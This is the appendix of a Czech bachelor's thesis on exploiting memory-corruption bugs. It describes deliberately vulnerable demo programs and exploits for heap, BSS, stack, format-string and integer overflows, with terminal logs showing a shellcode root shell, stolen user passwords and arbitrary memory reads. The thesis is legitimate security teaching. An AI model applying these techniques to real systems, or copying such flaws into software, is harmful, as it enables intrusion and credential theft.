[17] Erickson, J.: *Hacking :umění exploitace*. Zoner Press Brno, 2009, iSBN 0-201-56882-9.

[18] Fatayer, T. S.; Khattab, S.; Omara, F. A.: A key-agreement protocol based on the stack-overflow software vulnerability. In *Computers and Communications (ISCC), 2010 IEEE Symposium on*, june 2010, ISSN 1530-1346, s. 411 –416, doi:10.1109/ISCC.2010.5546530, [online].

[19] Hanna, S.: Shellcoding for Linux and Windows Tutorial. `http://www.kernel-panic.it/security/shellcode/shellcode4.html`, 2007, [online].

[20] Harris, S.: *Hacking - manuál hackera*. Grada Publishing Brno, 2008, iSBN 978-80-247-1346-5.

[21] Mikhalenko, P.: How Shellcodes Work. `http://linuxdevcenter.com/pub/a/linux/2006/05/18/how-shellcodes-work.html`, 2006, [online].

[22] Rohovský, T.: Céčko. `http://www.jazykc.ic.cz/vyuka/historie.html`, 2008, [online].

[23] Shacham, H.: On the effectiveness of address-space randomization. New York, NY, USA: ACM, 2004, ISBN 1-58113-961-6, s. 298–307, [online].

[24] Strackx, R.; Younan, Y.; Philippaerts, P.; aj.: Breaking the memory secrecy assumption. In *Proceedings of the Second European Workshop on System Security*, EUROSEC '09, New York, NY, USA: ACM, 2009, ISBN 978-1-60558-472-0, s. 1–8, [online].

[25] Team, P.: Documentation for the PaX Project. `http://pax.grsecurity.net/docs/pax.txt`, [online].

[26] Žember, M.: Exploity. `http://www.ms.mff.cuni.cz~zembm2am/exploity/exploity.html`, [online].

Seznam použitých zkratek a symbolů

zkratka	celý název	vysvětlení
SP	Stack pointer	Zásobníkový ukazatel.
FP	Frame pointer	Rámcový ukazatel.
SFP	Saved Frame pointer	Uložený Rámcový ukazatel.
LB	Local base pointer	Bázový ukazatel.
IP	Instruction pointer	Instrukční ukazatel.
NOP	No Operation Performed	Prázdná operace.
OS	Operating System	Operační systém.
CPU	Central Processing Unit	Centrální výpočetní jednotka.
I/O	Input/Output	Vstupně/Výstupní.
ASLR	Address space layout randomization	Randomizace paměťového prostoru.
LIFO	Last In - First Out	
gdb	GNU debugger	
GCC	Gnu Compiler Collection	
CF	Carriage Return	
LF	Linefeed	

Seznam příloh

Příloha A

Demonstrační programy

Jako praktická část bakalářské práce jsem navrhl sadu krátkých programů, obsahujících chyby, které umožňují útoky typu stack overflow, heap overflow, BSS overflow, format strings overflow a integer overflow. K těmto programům jsem vytvořil krátké exploitační programy zneužívající obsažené chyby. Celý postup exploitace a výsledky jsem zdokumentoval a jsou obsahem přílohy výpisů a textových výpisů uložených na přiloženém CD.

Vývoj programů probíhal na na jádru **2.6.32** pod **Ubuntu 10.04 LTS**. Programy jsou určeny pro architekturu **IA-32**.

Následující text obsahuje stručný popis jednotlivých cílových programů a jejich exploitů. V poslední části přílohy najdete zkrácené výstupy demonstračních programů. Kompletní výstupy s postupem při exploitaci a komentáři najdete na přiloženém CD.

Heap Overflow

Exploit 1
Typ Heap Overflow
Cílový program `authentization`
Exploitační program `exploit`
Popis

Program `authentization` umožňuje simulaci jednoduchého přihlášení. Uživatel zadává z příkazové řádky heslo, které se porovnává s referenčním heslem uloženým v programu. V případě úspěšné kontroly proběhne přihlášení. Při neúspěšném zadání hesla, program informuje o neúspěšném přihlášení a umožní uživateli nové přihlášení. Počet možných pokusů závisí na nastavení programu a lze jej ovlivňovat změnou programových konstant. Vstupní i uložené heslo může obsahovat libovolný počet znaků. Pro hesla jsou určeny dvě proměnné, jejichž velikost se dynamicky realokuje v závislosti na délce vstupního hesla. V programu chybí kontrola na velikost prvního vstupu. Při zadání příliš dlouhého vstupního hesla může dojít k přetečení do proměnné referenčního hesla a k jeho přepsání. V této situaci by při dalším pokusu o přihlášení proběhla kontrola s nově přepsaným referenčním heslem. K cílenému útoku je nutné znát vzdálenost mezi proměnnou pro vstupní a referenční heslo. Útok lze provést způsobem brute-force. V případě, že dojde k přetečení na haldě a následné realokaci přiděleného paměťového prostoru nebo k uvolnění paměti, dojde k detekci rozpojení haldy. Program exploit je jednoduchý skript, u kterého předpokládáme znalost vzdálenosti proměnných vstupního a referenčního hesla. Výsledkem exploitu je úspěšné přihlášení bez znalosti původního referenčního hesla.

BSS overflow

Exploit 2
Typ BSS Overflow
Cílový program `database`
Exploitační program `exploit`
Popis

Program database slouží k jednoduché registraci a autentizaci uživatelů. Přihlášení uživatelé mají možnost dále upravovat údaje svého účtu a provádět výpis nad databází registrovaných uživatelů. Detailnost výpisu záleží na typu uživatele. Při nové registraci jsou uživatelé vedeni jako `common users` a mají přístup pouze k základnímu výpisu. Program obsahuje bezpečnostní chybu. Při změně některých z uživatelských údajů neprobíhá kontrola velikosti nových vstupních parametrů. Díky tomu může dojít k přetečení na globální struktuře `user` a k přepsání řídících proměnných pro výpis. Program exploit využívá výše popsané chyby. Přepisem funkčních ukazatelů umožní provést účtu s oprávněním `common user` výpis s oprávněním `super user`, který obsahuje například hesla a loginy ostatních registrovaných uživatelů.

Při testování na jiném PC bude potřeba založit novou databázi uživatelů. Dále bude nutné upravit exploitační skript. Bude nutné ručně nastavit adresu pro změnu programového toku na adresu funkce pro výpis uživatelů s oprávněním `super user`. Postup je naznačen v souborech `vypis.txt` a v `README` na přiloženém CD.

Stack overflow

Exploit 3

Typ	Stack Overflow
Cílový program	`test`
Exploitační program	`shellcode`
Popis	

Demonstrační příklad z kapitoly 4.1.4. Příklad slouží pro objasnění mechanizmu změny programového toku a problematiky přetečení zásobníku. Program test ve svém těle přepíše návratovou adresu hlavní funkce na adresu vstupního parametru. Program `shellcode` vypisuje na standardní výstup obsah uložených instrukcí shellcode v podobě textového řetězce. Při exploitaci se přesměruje výpis programu `shellcode` na vstup programu test. Výsledkem je vykonání instrukcí shellcode a spuštění shellu.

Exploit 4

Typ	Stack Overflow
Cílový program	`toupper`
Exploitační program	`exploit`
Popis	

Program `toupper` převádí všechny malé písmena vstupního řetězce na velké a výsledek tiskne na standardní výstup. Ve funkci `my_toupper` dochází k nekontrolovanému kopírování vstupního řetězce do velikostně omezeného bufferu. Program exploit vytvoří na základě programových konstant exploitační buffer, který použije jako vstupní parametr programu toupper. Výsledkem úspěšného exploitu je spuštění shellu.

Format string overflow

Exploit 5

Typ	Format Strings
Cílový program	`toupper2`
Exploitační program	`exploit`
Popis	

Program `toupper2` převádí malá písmena vstupního řetězce na velká a výsledek tiskne na standardní výstup. Program je ukázkou špatného použití funkce `printf`. Funkci je předán pouze argument bez formátovacího řetězce. Program umožňuje zneužití prostřednictvím uživatelského vstupu. Program umožňuje útok typu Format String Overflow. Exploitační program slouží pro prohledávání paměťového prostoru. Smyslem exploitu je zneužití programové chyby k přečtení obsahu libovolného místa v paměti. Program exploit má jako vstupní parametr adresu v hexadecimální podobě. Výstupem programu je obsah zadané adresy. Čtení z paměti se dá využít například jako pomůcka při určování poloh enviromentálních proměnných nebo ke čtení obsahu zásobníku. Chyba v programu `toupper2` neumožňuje pouze čtení obsahu paměti, ale také zápis. Dále je v programu není ošetřeno kopírování pomocí funkce `strcpy`, které umožňuje zneužití přetečení zásobníku.

Integer Overflow

Example 2
Typ Format Strings
Cílový program `my_append`
Popis

Program umožňuje spojit dva řetězce, předané jako parametry programu a výsledek uložit do proměnné `buffer`. Uživatel určuje počet znaků od začátku jednotlivých řetězců, které se využijí při spojování. V programu se kontroluje, zda celková délka obou řetězců nepřesáhne délku cílového bufferu. Kontrola ovšem nepočítá s možností přetečení samotných číselných hodnot, které mohou způsobit obelstění kontroly a následně přetečení paměti zápisem příliš velkého množství dat do bufferu. Program umožňuje jednoduchou exploitaci, ovšem při přetečení musí být součet velikostí větší než maximální možná hodnota daného datového typu. Stejná hodnota se použije při kopírování datového prostoru, což ve většině případů vede k segmentation fault.

Výstupy demonstračních programů

i. **Exploit 1**

```
hynek@Chassi:~/Plocha/HEAP$ ./authentization 123
password_input : 123
password_stored: heslo
Chybne heslo. Prosim zadejte heslo znovu.
druhypokus
password_input : druhypokus
password_stored: heslo
Chybne heslo. Prosim zadejte heslo znovu.
heslo
password_input : heslo
password_stored: heslo
Prihlaseni probehlo uspesne
hynek@Chassi:~/Plocha/HEAP$ make run
chmod +xexploit.sh
password_input : aaaaaaaaaaaaaaaaaaaaaaaa
password_stored:
a~Chybne heslo. Prosim zadejte heslo znovu.
password_input :
a~password_stored:
a~Prihlaseni probehlo uspesne
...
```

ii. **Exploit 2**

```
hynek@Chassi:~/Plocha/BSS$ make exploit
sudo chown root:root ./database
sudo chmod u+s ./database
chmod +x exploit.sh
./exploit.sh | ./database
...
[ User list ] {super user}

[ Login            ] [ Password           ] [ Name               ]
                Kata                  123                Katka
               Majky            77ds8a94                    -
                 Ned              987513                Filip
               Porky             as778s9                    -
              Joujou         sd112s3d456                    -
                Gery            d78a9red                    -
               Fiona            skdj4ad7             Martina
                Grul           asd479991                    -
               Satan           skadj789s                    -
             mouse25              d1s4a8                    -
              Lassie           IloveDogs               Jindra
              HACKER               heslo AAAAAAAAAAAAAAAAAAAA
...
```

iii. **Exploit 3**

```
root@Chassi:/home/hynek/Plocha/STACK/Exploit1# echo $$
1702
root@Chassi:/home/hynek/Plocha/STACK/Exploit1# pstree -h -p
...
   |-gnome-terminal(1667)-bash(1669)-su(1694)-bash(1702)-pstree(3643)
...
root@Chassi:/home/hynek/Plocha/STACK/Exploit1# make run
./test `./shellcode`
sh-4.1# echo $$
3671
sh-4.1# pstree -h -p
...
   |-gnome-terminal(1667)-bash(1669)-su(1694)-bash(1702)-make(3670)-sh(3671)-pstree(3674)
...
sh-4.1# exit
exit
root@Chassi:/home/hynek/Plocha/STACK/Exploit1# echo $$
1702
root@Chassi:/home/hynek/Plocha/STACK/Exploit1# pstree -h -p
...
   |-gnome-terminal(1667)-bash(1669)-su(1694)-bash(1702)-pstree(3651)
...
root@Chassi:/home/hynek/Plocha/STACK/Exploit1#
```

iv. **Exploit 4**

```
root@Chassi:/home/hynek/Plocha/STACK/Exploit2# ./exploit
????????????????????????????????????????????????????????????????1?Ph//shh/bin??PS???
                                                                                ????p
????????????????????????????????????????????????????????????????1?PH//SHH/BIN??PD
sh-4.1#
```

v. **Exploit 5**

```
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# ./toupper2 Hello World
Hello
HELLO
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# export MOJEPROMENNA="Hello World"
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# echo $MOJEPROMENNA
Hello World
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# ./env MOJEPROMENNA ./exploit
MOJEPROMENNA je na adrese 0xbfffff1f
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# ./exploit 0xbfffff1f
????bffff8c8.Hello World
????%08X.%S
root@Chassi:/home/hynek/Plocha/FORMAT S/Exploit1# ./exploit 0xbfffff1f | ./uprava.sh
Hello World
```

vi. **Example 2**

```
hynek@Chassi:~/Plocha/Integer Overflow/Example2$ ./my_append ahoj svete 4 5
len1     : 0000000004   0x00000004
len2     : 0000000005   0x00000005
len1+len2: 0000000009   0x00000009
Kontrola delky retezce: OK
ahojsvete
hynek@Chassi:~/Plocha/Integer Overflow/Example2$ ./my_append ahoj svete 2 5
len1     : 0000000002   0x00000002
len2     : 0000000005   0x00000005
len1+len2: 0000000007   0x00000007
Kontrola delky retezce: OK
ahsvete
cha/Integer Overflow/Example2$ ./my_append ahoj svete 4294967295 0
len1     : 4294967295   0xffffffff
len2     : 0000000000   0x00000000
len1+len2: 4294967295   0xffffffff
Kontrola delky retezce: ERROR
hynek@Chassi:~/Plocha/Integer Overflow/Example2$ ./my_append ahoj svete 4294967295 1
len1     : 4294967295   0xffffffff
len2     : 0000000001   0x00000001
len1+len2: 0000000000   0x00000000
Kontrola delky retezce: OK
Segmentation fault
```